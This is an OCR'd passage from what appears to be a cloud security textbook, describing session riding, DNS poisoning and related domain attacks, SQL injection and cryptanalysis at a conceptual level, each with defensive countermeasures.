

User
Trusted Cloud
Malicious Website
1
Logs into the trusted site and creates a new session
2
Stores the session identifier for the session in a cookie in the web browser
3
Visits a malicious site
4
Sends a request from the user's browser using his session cookie
G
talk
C#
http//?

Figure 19.44: Example of session hijacking using session riding

As shown in the above figure, the user logs into the trusted site and creates a new session. The server stores the session identifier for the session in a cookie in the web browser. The attacker lures the victim to visit a malicious website set up by him/her. The attacker then sends a request to the cloud server from the user's browser using a stolen session cookie.

Countermeasures:

- Do not allow your browser and websites to save login details.
- Check the HTTP referrer header and, when processing a POST, ignore URL parameters.

- **Domain Name System (DNS) Attacks**

A DNS server translates a human-readable domain name (e.g., www.google.com) into a numerical IP address that routes communications between nodes. Attackers perform DNS attacks to obtain authentication credentials from Internet users.

Types of DNS Attacks:

- **DNS Poisoning**: Involves diverting users to a spoofed website by poisoning the DNS server or the DNS cache on the user's system.
- **Cybersquatting**: Involves conducting phishing scams by registering a domain name that is similar to a CSP.
- **Domain Hijacking**: Involves stealing a CSP domain name.
- **Domain Snipping**: Involves registering an elapsed domain name.



What is the IP address of www.xCloud.com
Internal DNS
Query for DNS info
1
Query for DNS info.
2
3
Cloud Server
5
DNS cache at user is updated with IP of fake website
User
6
Redirected to a fake website
Send DNS response with IP of a fake website
4
Fake Website
Attacker
Rogue DNS

Figure 19.45: Example of a DNS attack

As shown in the figure, the attacker performs DNS cache poisoning, directing users to a fake website. Here, the user queries the internal DNS server for DNS information (e.g., the IP address of www.xCloud.com). The internal DNS server then asks the respective cloud server for DNS information. At this point, the attacker blocks the DNS response from the cloud server and sends a DNS response with the IP of a fake website to the internal DNS server. Thus, the internal DNS server cache updates itself with the IPs of counterfeit websites and automatically directs users to these websites.

Countermeasures:

- Using domain name system security extensions (DNSSEC) reduces the effects of DNS threats to some extent.

- **SQL Injection Attacks**

  SQL is a programming language meant for database management systems. In an SQL injection attack, attackers target SQL servers running vulnerable database applications. Attackers insert malicious code (generated using special characters) into a standard SQL code to gain unauthorized access to a database and ultimately to other confidential information. Such attacks are generally performed when applications use the input to construct dynamic SQL statements. Furthermore, attackers can manipulate the database contents, retrieve sensitive data, remotely execute system commands, or even take control of the webserver for additional criminal activities.




Figure 19.46: Example of an SQL injection attack

As shown in the figure, the attacker performs SQL injection on the cloud web application accessed by the user and gains access to the sensitive information hosted on the cloud.

Countermeasures:

- Use filtering techniques to sanitize the user input.
- Validate input length, range, format, and type.
- Regularly update and patch servers and applications.
- Use database monitoring technologies and intrusion prevention systems (IPSs).
- Implement a cloud-based web application firewall.

- **Cryptanalysis Attacks**

  Insecure or obsolete encryption makes cloud services susceptible to cryptanalysis. Data present in the cloud may be encrypted to prevent them from being read if accessed by malicious users. However, critical flaws in cryptographic algorithm implementations (e.g., weak random number generation) may turn strong encryption to weak or broken. Additionally, there exist novel methods to break the cryptography. Partial information can also be obtained from encrypted data by monitoring a clients' query access patterns and analyzing accessed positions.

